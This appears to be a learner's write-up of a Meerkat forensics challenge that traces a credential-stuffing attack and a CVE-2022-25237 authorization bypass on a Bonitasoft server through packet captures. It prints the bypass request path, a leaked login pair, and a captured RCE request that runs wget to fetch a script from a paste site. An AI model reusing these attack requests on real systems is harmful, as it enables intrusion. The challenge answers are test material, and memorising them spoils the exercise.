
Meerkat Challenge

Sherlock Scenario

As a fast-growing startup, Forela has been utilising a business management platform. Unfortunately, our documentation is scarce, and our administrators aren't the most security aware. As our new security provider we'd like you to have a look at some PCAP and log data we have exported to confirm if we have (or have not) been compromised.

Task 1:
We believe our Business Management Platform server has been compromised. Please can you confirm the name of the application running?


While exploring the pcap file, I saw multiple logs containing the the word "Bonita", I search Google for "Bonita Application" and first link was from the main website with the name of "Bonitasoft"



Answer: BonitaSoft

Task 2:
We believe the attacker may have used a subset of the brute forcing attack category - what is the name of the attack carried out?


I searched on Google "Brute Force Attacks Categories" and found several names for this attack. The right one is "Credential stuffing"



Answer: Credential Stuffing

Task 3:
Does the vulnerability exploited have a CVE assigned - and if so, which one?

Same as above questions, I search "bonitasoft credential stuffing cve" and the first website had the CVE number



Answer: CVE-2022-25237

Task 4:
Which string was appended to the API URL path to bypass the authorization filter by the attacker's exploit?

While searching the CVE-2022-25237 at Google, I saw that the vulnerability is used by appending "i18ntranslation"

CVE-2022-25237 Detail

Description

Bonita Web 2021.2 is affected by a authentication/authorization bypass vulnerability due to an overly broad exclude pattern used in the RestAPIAuthorizationFilter. By appending ;i18ntranslation or /../i18ntranslation/ to the end of a URL, users with no privileges can access privileged API endpoints. This can lead to remote code execution by abusing the privileged API actions.

So I search this in Wireshark as a string and found the request

Packet list | Narrow & Wide | Case sensitive | String | i18ntranslation

No.	Time	Source	Destination	Protocol	Length	Info
3555	547.526493	138.199.59.221	172.31.6.44	TCP	506	53382 → 8080 [PSH, ACK] Seq=599 Ack=508 Win=131072 Len=440 TSval
3556	547.531799	138.199.59.221	172.31.6.44	TCP	1340	53382 → 8080 [ACK] Seq=1039 Ack=508 Win=131072 Len=1274 TSval=1
3557	547.531894	172.31.6.44	138.199.59.221	TCP	66	8080 → 53382 [ACK] Seq=508 Ack=2313 Win=60672 Len=0 TSval=29693
3558	547.532302	138.199.59.221	172.31.6.44	TCP	1340	53382 → 8080 [ACK] Seq=2313 Ack=508 Win=131072 Len=1274 TSval=1
3559	547.532888	138.199.59.221	172.31.6.44	TCP	1340	53382 → 8080 [ACK] Seq=3587 Ack=508 Win=131072 Len=1274 TSval=1
3560	547.532966	172.31.6.44	138.199.59.221	TCP	66	8080 → 53382 [ACK] Seq=508 Ack=4861 Win=58240 Len=0 TSval=29693
3561	547.532996	138.199.59.221	172.31.6.44	TCP	2614	53382 → 8080 [ACK] Seq=4861 Ack=508 Win=131072 Len=2548 TSval=1
3562	547.533020	172.31.6.44	138.199.59.221	TCP	66	8080 → 53382 [ACK] Seq=508 Ack=7409 Win=56576 Len=0 TSval=29693
3563	547.533537	138.199.59.221	172.31.6.44	TCP	1340	53382 → 8080 [ACK] Seq=7409 Ack=508 Win=131072 Len=1274 TSval=1
3564	547.534083	138.199.59.221	172.31.6.44	TCP	1340	53382 → 8080 [ACK] Seq=8683 Ack=508 Win=131072 Len=1274 TSval=1
3565	547.534094	172.31.6.44	138.199.59.221	TCP	66	8080 → 53382 [ACK] Seq=508 Ack=9957 Win=56576 Len=0 TSval=29693
3566	547.534665	138.199.59.221	172.31.6.44	TCP	1340	53382 → 8080 [ACK] Seq=9957 Ack=508 Win=131072 Len=1274 TSval=1
3567	547.534693	138.199.59.221	172.31.6.44	TCP	1340	53382 → 8080 [ACK] Seq=11231 Ack=508 Win=131072 Len=1274 TSval=1
3568	547.534701	172.31.6.44	138.199.59.221	TCP	66	8080 → 53382 [ACK] Seq=508 Ack=12505 Win=56576 Len=0 TSval=2969
3569	547.534906	138.199.59.221	172.31.6.44	TCP	1340	53382 → 8080 [ACK] Seq=12505 Ack=508 Win=131072 Len=1274 TSval=1
3570	547.576284	172.31.6.44	138.199.59.221	TCP	66	8080 → 53382 [ACK] Seq=508 Ack=13779 Win=56576 Len=0 TSval=2969
3571	547.689495	138.199.59.221	172.31.6.44	TCP	1340	53382 → 8080 [ACK] Seq=13779 Ack=508 Win=131072 Len=1274 TSval=1
3572	547.689535	172.31.6.44	138.199.59.221	TCP	66	8080 → 53382 [ACK] Seq=508 Ack=15053 Win=56576 Len=0 TSval=2969
3573	547.694725	138.199.59.221	172.31.6.44	HTTP	1215	POST /bonita/API/pageUpload;i18ntranslation?action=add HTTP/1.1


Answer: i18ntranslation

Task 5:
How many combinations of usernames and passwords were used in the credential stuffing attack?

After trying several way, I used the write-up

Following the Breadcrumbs

Digging back into Wireshark, we sort with the filter **http** to get a better handle on the traffic that was the cause of this attack.



We find a stream of POST requests, each followed by a 401 code, meaning invalid credentials. In total, 56 unique sets of username-password combinations were used.

> *Task 5 Answer: 56*

Task 6:
Which username and password combination was successful?

When I tried to find the combinations of usernames and password from task 5, the filter I worked with was "http.request.method == "POST" && http.request.uri contains "/bonita/loginservice"
The last packet on the list was the right one, when I use follow TCP stream on this packet, I saw that the response code was 204 which means "Successful Request"

Wireshark · Follow TCP Stream (tcp.stream eq 1149) · meerkat.pcap

```
POST /bonita/loginservice HTTP/1.1
Host: forela.co.uk:8080
User-Agent: python-requests/2.28.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Cookie: x=x
Content-Length: 39

username=install&password=install&_l=enHTTP/1.1 401
Content-Length: 0
Date: Thu, 19 Jan 2023 15:39:17 GMT
Keep-Alive: timeout=20
Connection: keep-alive

POST /bonita/loginservice HTTP/1.1
Host: forela.co.uk:8080
User-Agent: python-requests/2.28.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Cookie: x=x
Content-Length: 59

username=seb.broom%40forela.co.uk&password=g0vernm3nt&_l=enHTTP/1.1 204
Set-Cookie: bonita.tenant=1; SameSite=Lax
Set-Cookie: JSESSIONID=772FE3C83B1A0815EC3AFA1C098B40E9; Path=/bonita; HttpOnly; SameSite=Lax
Set-Cookie: X-Bonita-API-Token=d350c469-2660-4504-9bea-4dbfa41ed9a4; Path=/bonita; SameSite=Lax
Set-Cookie: BOS_Locale=en; Path=/; SameSite=Lax
Date: Thu, 19 Jan 2023 15:39:17 GMT
Keep-Alive: timeout=20
Connection: keep-alive
```

http.request.method == "POST" && http.request.uri contains "/bonita/loginservice"

Packet list | Narrow & Wide | Case sensitive | String

No.	Time	Source	Destination	Protocol	Length	Info
3201	401.237485	156.146.62.213	172.31.6.44	HTTP	105	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
3209	404.421388	156.146.62.213	172.31.6.44	HTTP	127	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
3225	407.859761	156.146.62.213	172.31.6.44	HTTP	105	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
3232	411.039833	156.146.62.213	172.31.6.44	HTTP	134	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
3245	414.481404	156.146.62.213	172.31.6.44	HTTP	105	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
3253	417.667519	156.146.62.213	172.31.6.44	HTTP	134	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
3273	421.109654	156.146.62.213	172.31.6.44	HTTP	105	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
3280	424.293535	156.146.62.213	172.31.6.44	HTTP	131	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
3294	427.731278	156.146.62.213	172.31.6.44	HTTP	105	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
3299	430.919499	156.146.62.213	172.31.6.44	HTTP	127	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
3312	434.361506	156.146.62.213	172.31.6.44	HTTP	105	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
3317	437.629755	156.146.62.213	172.31.6.44	HTTP	133	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
3332	441.166053	156.146.62.213	172.31.6.44	HTTP	105	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
3340	444.389688	156.146.62.213	172.31.6.44	HTTP	129	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
3352	447.831467	156.146.62.213	172.31.6.44	HTTP	105	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
3358	451.017171	156.146.62.213	172.31.6.44	HTTP	130	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
3374	454.488284	156.146.62.213	172.31.6.44	HTTP	105	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
3391	457.669329	156.146.62.213	172.31.6.44	HTTP	131	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
3409	461.112596	156.146.62.213	172.31.6.44	HTTP	105	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
3415	464.357631	156.146.62.213	172.31.6.44	HTTP	127	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
3430	467.803281	156.146.62.213	172.31.6.44	HTTP	105	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
3436	470.981511	156.146.62.213	172.31.6.44	HTTP	130	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
3448	474.445503	156.146.62.213	172.31.6.44	HTTP	105	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
3455	477.627600	156.146.62.213	172.31.6.44	HTTP	131	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
3473	481.107693	156.146.62.213	172.31.6.44	HTTP	105	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
3485	484.329460	156.146.62.213	172.31.6.44	HTTP	126	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
3544	544.181177	138.199.59.221	172.31.6.44	HTTP	105	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
3550	547.352713	138.199.59.221	172.31.6.44	HTTP	125	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
3610	558.212056	138.199.59.221	172.31.6.44	HTTP	105	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
3618	561.377403	138.199.59.221	172.31.6.44	HTTP	125	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
3706	583.497213	138.199.59.221	172.31.6.44	HTTP	105	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
3714	586.731508	138.199.59.221	172.31.6.44	HTTP	125	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)

```
> Frame 3714: 125 bytes on wire (1000 bits), 125 bytes captured (1000 bits) on interface unknown, id 0
> Ethernet II, Src: MS-NLB-PhysServer-32_0f:c7:8a:9d:e3 (02:2f:c7:8a:9d:e3), Dst: 02:4f:2e:3d:06:4b (02:4f:2e:3d:06:4b)
> Internet Protocol Version 4, Src: 138.199.59.221, Dst: 172.31.6.44
> Transmission Control Protocol, Src Port: 53401, Dst Port: 8080, Seq: 540, Ack: 122, Len: 59
> [2 Reassembled TCP Segments (309 bytes): #3713(250), #3714(59)]
> Hypertext Transfer Protocol
v HTML Form URL Encoded: application/x-www-form-urlencoded
  > Form item: "username" = "seb.broom@forela.co.uk"
  > Form item: "password" = "g0vernm3nt"
  > Form item: "_l" = "en"
```

Answer: seb.broom@forela.co.uk:g0vernm3nt

Task 7:
If any, which text sharing site did the attacker utilise?

As we can see the the request that was successful came from a different IP 138.199.59.221 and also found reported as malicious

138.199.59.221 was found in our database!

This IP was reported **117** times. Confidence of Abuse is **20%**: ?

20%

ISP	DataCamp Limited
Usage Type	Data Center/Web Hosting/Transit
Domain Name	datacamp.co.uk
Country	Poland
City	Warsaw, Mazowieckie


I used the filter ip.addr == 138.199.59.221 and scrolls down until I found a GET request to known domain that usually used by attackers

```
3652 562.041274    138.199.59.221    172.31.6.44    HTTP    432 GET /bonita/API/extension/rce?p=0&c=1&cmd=wget%20https://pastes.io/raw/bx5gcr0et8 HTTP/1.1
```

Answer: pastes.io

Task 8:
Please provide the filename of the public key used by the attacker to gain persistence on our host.


I followed the TCP stream on the packet from question 7 and copied the link of the pastes.io "https://pastebin.ai/raw/bx5gcr0et8" and accessed it.



Answer: hffgra4unv

Task 9:
Can you confirmed the file modified by the attacker to gain persistence?


Same like the previous question




Answer: /home/ubuntu/.ssh/authorized_keys

Task 10:
Can you confirm the MITRE technique ID of this type of persistence mechanism?

I just asked the ChatGPT about this.



But just for the practice, I searched on Google "'/home/ubuntu/.ssh/authorized_keys' mitre technique" and accesses the first link



ID: T1098.004

Sub-technique of: T1098

Tactics: Persistence, Privilege Escalation

Platforms: IaaS, Linux, Network, macOS

Contributors: Arad Inbar, Fidelis Security; Austin Clark, @c2defense; Dror Alon, Palo Alto Networks; Or Kliger, Palo Alto Networks; Tony Lambert, Red Canary

Version: 1.3

Created: 24 June 2020

Last Modified: 03 October 2023

Answer: T1098.004